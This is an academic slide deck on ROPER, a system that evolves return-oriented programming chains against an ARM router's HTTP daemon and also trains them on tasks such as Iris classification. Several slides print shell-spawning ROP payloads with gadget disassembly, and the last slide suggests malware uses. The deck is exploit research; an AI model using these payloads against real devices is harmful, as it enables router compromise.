


RETURN ORIENTED PROGRAMME EVOLUTION with ROPER

Olivia Lucca Fraser	ofraser@dal.ca
Nur Zincir-Heywood	zincir@cs.dal.ca
Malcolm Heywood	mheywood@cs.dal.ca
John T. Jacobs	John_T_Jacobs@raytheon.com

NIMS Laboratory @ Dalhousie University
Raytheon Space & Airborne Systems
<https://github.com/oblivia-simplex>



RETURN ORIENTED PROGRAMME EVOLUTION with ROPER


Questions:

- What is return oriented programming?
- How might evolutionary methods be applied to ROP?
- How do we best cultivate the evolution of ROP payloads?
- What sort of things are they capable of?


3. The Basic Idea

ROPER is a system for evolving populations of ROP-chains for a target executable.


4. Bird's-Eye View of ROPER



5. Bird's-Eye View of ROPER



6. A Quick Introduction to Return Oriented Programming



- SITUATION: You have found an exploitable vulnerability in a target process, and are able to corrupt the instruction pointer.
- PROBLEM: The system or process enforces $W \oplus X$: you can't write to executable memory, and you can't execute writeable memory. Old-school shellcode attacks won't work.
- SOLUTION: You can't introduce any code of your own, but you *can* reuse little 'gadgets' of code that have already been mapped to executable memory. The trick is rearranging these gadgets into something useful.

7. What is a ROP chain?


- A 'gadget' is any chunk of machine code that
 1. is already mapped to executable memory
 2. allows us to regain control of the instruction pointer after it executes
- The way a ROP gadget lets us regain control is that it ends with a particular form of RETURN statement - those that pop an address off the stack into the instruction pointer.
- Ordinarily, the address popped from the stack is a 'bookmark' pointing to the site in the code from which a function was called...
- ...but this is just a convention. If an instruction pops an address from the stack into the IP, it will do so no matter *what* address we put there.
- and we can take advantage of this to 'chain' arbitrarily many gadgets together. As each reaches its RETURN instruction, it sends the instruction pointer to the next gadget in the chain.

8. Generalization of the Gadget Concept

- the precise meaning of a 'return' instruction is architecture-dependent; not all architectures implement **return** as a pop into PC (MIPS, e.g.)
- the essential idea we're after is **stack-controlled jumps**
- this means we don't need to limit our search to 'return's
- we can broaden it to include any sequence of instructions that culminates in a jump to a location that's determined by the data on the stack
- this gives us what's commonly called 'JOP', or jump-oriented programming


9. Uneven Raw Materials

Register usage in tomato-RT-N18U-httpd, an ARM router HTTP daemon




Unlike classical linear genetic programming, where you have the clean slate of a customized instruction set and VM, here, we're dealing with the rough ground of already-compiled machine code (for the ARM processor), and stuck with its idiosyncracies.

10. Bird's-Eye View of ROPER



11. Genetic Algorithm with Tournament Selection



12. Genotype Representation

- Individuals are represented as lists of 32-bit words, which may be either pointers to gadgets in the target binary, or immediate values.
- These words are grouped, internally, into ‘clumps’, that loosely bind a gadget pointer to $n/4$ immediate values, where n is the distance that the stack pointer is expected to shift when the gadget executes.
- This grouping allows us to apply the variation operators in a more controlled fashion.

13. Variation Operators

Crossover & Macromutation

- **single-point crossover** is used
- the crossover point (the clump link to sever) is selected using a weighted roulette wheel
- the weights for each link (their 'viscosity') are proportionate the fitnesses of the ancestors in which those links occurred
- objective: preservation of beneficial gene linkages
- there is a small chance that one parent is generated randomly, instead of being selected ('headless chicken crossover')

Micromutation

- alternatively, we may sometimes simply clone the parents while mutating them in the process
- our mutation operators preserve the clump sequence, and instead tweak the values **inside** one or more clumps
- the operations used include:
 - bitwise and arithmetical operations
 - permutations
 - reference and dereference, in the value is a valid pointer

14. Phenotype Representation

The phenotype, in this context, can be broken down into two parts:

- the outcome of the individual's execution, as a ROP-chain, in the host executable's environment, as represented by the resulting CPU context (emulated)
- the image of this context after being passed through one or more fitness functions

The fitness functions, too, can be broken down into three parts:

- a crash penalty, applied when the chain crashes the host process, proportionate to the frequency of crashes in the general population
- a metric reflecting degree of success in the chosen task (which may vary widely - we have experimented with basic pattern matching, classification, and interactive games)
- a fitness-sharing modifier used to disincentivize crowding or overexploitation of low-hanging fruit, and to encourage niching and diversity

15. Pattern matching

The most basic type of problem that ROPER can breed a population of chains to solve is that achieving a determinate register state in the CPU, specified by a simple pattern consisting of integers and wildcards.

This isn't the most intriguing thing that ROPER can do, but it is fairly useful, automating the ordinary, human task of assembling a ROP chain that prepares the CPU for a system call - to spawn a process, write to a file, open a socket, etc.

For example, suppose we wanted to prime the CPU for the call

```
execv("/bin/sh", ["/bin/sh"], 0);
```

We'd need a ROP chain that sets `r0` and `r1` to point to some memory location that contains `"/bin/sh"`, sets `r2` to 0, and `r7` to 11. Once that's in place spawning a shell is as simple as jumping to any given address that contains an `svc` instruction.

One of ROPER's more peculiar solutions to this problem - using gadgets from a Tomato router's HTTP daemon - is on the next slide...

16. Example of a Compiled Shell-Popping ROP-chain (by ROPeMe, not ROPER)

Payload:

```
00002d38 deadbeef
0000bb3d 00000000 4b4e554b
000256f9 00000000 4b4e554b 4b4e554c
0000bb3d 00000000 0000000b
00001804 4b4e554a 0000000b
```

Runtime:

```
00002d38 pop {r0, pc}
0000bb3d pop {r1, r7, pc}
000256f9 pop {r2, r3, r6, pc}
0000bb3d pop {r1, r7, pc}
00001804 svc 0x0
00001808 pop {r4, r8}
0000180C bx lr
```

Source: Long Le, ARM Exploitation ROPMAP, Blackhat 2011

17. Specimen generated by ROPER

Payload:

```
000100fc 0002bc3e 0002bc3e 0002bc3e
00012780 0000000b 0000000b 0000000b 0000000b 0002bc3e
00016884 0002bc3e
00012780 0002bc3e 0002bc3e 0002bc3e 0002bc3e 0000000b
000155ec 00000000 0000000b 0002bc3e
000100fc 0002bc3e 0000000b 00000000
0000b49c 0002bc3e 0000000b 0002bc3e 0000000b 0002bc3e
0000b48c 0002bc3e 00000000 0002bc3e 0002bc3e 0002bc3e
0000b48c 0002bc3e 0002bc3e 0002bc3e 0002bc3e 00000000
00016918 0002bc3e 0000000b 0002bc3e 0002bc3e 0000000b
00015d24 0002bc3e 00000000 00000000
00012a78 0000000b 00000000
0000e0f8 00000000
000109b4 0002bc3e 0000000b
0000b48c 0002bc3e 0002bc3e 0002bc3e 0000000b 0002bc3e
000100fc 0002bc3e 00000000 00000000
000109b4 0002bc3e 0002bc3e
00016758 0000000b
0000e0f8 0002bc3e
000100fc 0002bc3e 00000000 0000000b
00012a78 0002bc3e 0002bc3e
0001569c 0000000b 0002bc3e 0002bc3e
```

<pre>;; Gadget 0 [000100fc] mov r0, r6 [00010100] ldrb r4, [r6], #1 [00010104] cmp r4, #0 [00010108] bne #4294967224 [0001010c] rsb r5, r5, r0 [00010110] cmp r5, #0x40 [00010114] movgt r0, #0 [00010118] movle r0, #1 [0001011c] pop {r4, r5, r6, pc} R0: 00000001 R1: 00000001 R2: 00000001 R7: 0002bc3e ;; Gadget 1 [00012780] bne #0x18 [00012798] mvn r7, #0 [0001279c] mov r0, r7 [000127a0] pop {r3, r4, r5, r6, r7, pc} R0: ffffffff R1: 00000001 R2: 00000001 R7: ffffffff ;; Gadget 2 [00016884] beq #0x1c [00016888] ldr r0, [r4, #0x1c] [0001688c] bl #4294967280 [0001687c] push {r4, lr} [00016880] subs r4, r0, #0 [00016884] beq #0x1c [000168a0] mov r0, r1 [000168a4] pop {r4, pc} R0: 00000001 R1: 00000001 R2: 00000001 R7: 0002bc3e</pre>	<pre>;; Extended Gadget 0 [00016890] str r0, [r4, #0x1c] [00016894] mov r0, r4 [00016898] pop {r4, lr} [0001689c] b #4294966744 [00016674] push {r4, lr} [00016678] mov r4, r0 [0001667c] ldr r0, [r0, #0x18] [00016680] ldr r3, [r4, #0x1c] [00016684] cmp r0, #0 [00016688] ldrne r1, [r0, #0x20] [0001668c] moveq r1, r0 [00016690] cmp r3, #0 [00016694] ldrne r2, [r3, #0x20] [00016698] moveq r2, r3 [0001669c] rsb r2, r2, r1 [000166a0] cmn r2, #1 [000166a4] bge #0x48 [000166ec] cmp r2, #1 [000166f0] ble #0x44 [00016734] mov r2, #0 [00016738] cmp r0, r2 [0001673c] str r2, [r4, #0x20] [00016740] beq #0x10 [00016750] cmp r3, #0 [00016754] beq #0x14 [00016758] ldr r3, [r3, #0x20] [0001675c] ldr r2, [r4, #0x20] [00016760] cmp r3, r2 [00016764] strgt r3, [r4, #0x20] [00016768] ldr r3, [r4, #0x20] [0001676c] mov r0, r4 [00016770] add r3, r3, #1 [00016774] str r3, [r4, #0x20] [00016778] pop {r4, pc} R0: 0000000b R1: 00000000 R2: 00000000 R7: 0000000b ;; Extended Gadget 3 [00016918] mov r1, r5 ** [0001691c] mov r2, r6 [00016920] bl #4294967176 [000168a8] push {r4, r5, r6, r7, r8, lr} [000168ac] subs r4, r0, #0 [000168b0] mov r5, r1 [000168b4] mov r6, r2 [000168b8] beq #0x7c [000168bc] mov r0, r1 [000168c0] mov r1, r4 [000168c4] blx r2 R0: 0000000b R1: 00000000 R2: 00000000 R7: 0002bc3e</pre>	<pre>;; Extended Gadget 1 [00012780] bne #0x18 [00012784] add r5, r5, r7 [00012788] rsb r4, r7, r4 [0001278c] cmp r4, #0 [00012790] bgt #4294967240 [00012794] b #8 [0001279c] mov r0, r7 [000127a0] pop {r3, r4, r5, r6, r7, pc} R0: 0002bc3e R1: 00000000 R2: 00000000 R7: 0000000b ;; Extended Gadget 2 [000155ec] b #0x1c [00015608] add sp, sp, #0x58 [0001560c] pop {r4, r5, r6, pc} R0: 0002bc3e R1: 00000000 R2: 00000000 R7: 0000000b ;; Extended Gadget 3 [00016918] mov r1, r5 ** [0001691c] mov r2, r6 [00016920] bl #4294967176 [000168a8] push {r4, r5, r6, r7, r8, lr} [000168ac] subs r4, r0, #0 [000168b0] mov r5, r1 [000168b4] mov r6, r2 [000168b8] beq #0x7c [000168bc] mov r0, r1 [000168c0] mov r1, r4 [000168c4] blx r2 R0: 0002bc3e R1: 0002bc3e R2: 00000000 R7: 0000000b</pre>
--	--	--

19. Extended Gadgets & Introns

This chain is interesting because its execution path spends most of its time in gadgets that aren't referenced in the chain itself (labelled 'extended gadgets' on the last slide). Gadget #2 jumps backwards, and writes to its own stack, overriding the pointers in its genome.


Chains like this emerge frequently, usually accompanied by spikes in the population's crash frequency - jumping blindly to arbitrary addresses is hazardous.

What selection pressures could be responsible for this phenomenon?

Conjecture:

- genes are selected not just for fitness, but for heritability
- our crossover operator has only weak/emergent respect for gene linkage, and none for homology
- so good genes are always at risk of being broken up instead of passed on
- 'introns' can pad important genes, and they decrease the chance that crossover will destroy them - and so are selected for
- by branching away from the ROP stack at Gadget 2, our specimen transforms about 90% of its genome into introns

20. Fleurs du Malware



It seemed natural to see if ROPER could also tackle traditional machine learning benchmarks, and generate ROP payloads that exhibit subtle and adaptive behaviour.

To the best of my knowledge, this has never been attempted before.

I decided to start with the well-known Iris dataset, compiled by Ronald Fisher & Edgar Anderson in 1936.

Each ROP-chain in the population would be passed the petal and sepal measurements of each specimen in the Iris dataset.

The fitness of the chains was made relative to the accuracy with which they could predict the species of iris from those predictions.

Given time, the population would be able to recognize iris species with an accuracy of about 96%, as an effect of evolution alone.


21. Low-Hanging Fruit & its Consequences for Diversity

- A challenge facing any machine learning technique is to avoid getting trapped in merely *local* optima.
- This can happen, for example, if it hyperspecializes on a particularly simple portion - the “low hanging fruit” - of the problem set, while failing to adapt to more difficult problems.
- The phenomenon is analogous to a natural population over-adapting to a particularly hospitable niche.
- But in the wild, this is offset by an increase in competition and crowding, which increase the selective pressure acting on formerly hospitable niches. Low-hanging fruit doesn't last very long.

22. Implementing Niching through Fitness Sharing

- In order to address this issue, we first need to keep track of where, in the problem space, the overfitting occurs. Where is the low-hanging fruit?
- To do this, we tag each problem in our space with a 'difficulty' field, which keeps track of how our specimens perform on it, on average.
- Since the whole point of tracking difficulty is to have it transform dynamically over the course of the evolution, we'll update these scores every so many iterations.
- On the next slide, we plot the progress of the population's best and average fitness scores on the left, and the difficulty ratings of our problems on the right - plotted by class mean and standard deviation.


23. Tracking Niches without Crowding




24. Crowding Implemented as Fitness Sharing

- We haven't yet changed anything in the way each specimen's fitness is evaluated. The graph only shows us how the population is performing, with respect to each class of problems.
- But we can use this information to tweak our fitness function in ways relevant to niching.
- All that we need to do is to scale the fitness points awarded for each problem with respect to that problem's difficulty. The rewards for solving 'difficult' problems (uncrowded niches) will be greater than those awarded for solving 'easy' problems (crowded niches).

25. Niching with Crowding



26. Dynamic Braiding of Difficulty by Niche



A detailed view of the intricate braiding of niche availability that takes place once we enable fitness sharing. The image is an enlargement of the right panel of the graph on the last slide, focussing on the region between iterations 3000 and 5000.

Because the environment perennially adjusts to the population's strengths and weaknesses, no specimen encounters the exact same fitness space as its distant ancestors, and cannot benefit from overfitting, or a diet of exclusively low-hanging fruit.

27. Snek!

The next step, which I'm currently working on, is to have ROPER evolve populations that can respond to dynamic environments. A good sandbox for this sort of thing is to have ROPER's populations play games.

They're currently learning how to play an implementation of Snake that I hacked together (github.com/oblivia-simplex/snek).

28. Horizons and Applications

What potential uses are there for adaptive or intelligent ROP-chain payloads?

- GOOD: IDS subversion and training through AI arms races - can ROPER evolve payloads that evade the detection of AIs trained to recognize ROP execution? Can we use these to train better IDS AIs?
- EVIL: a component of complex, context-sensitive malware, using feature-recognizing ROP-chains to sense weaknesses or opportunities in a network

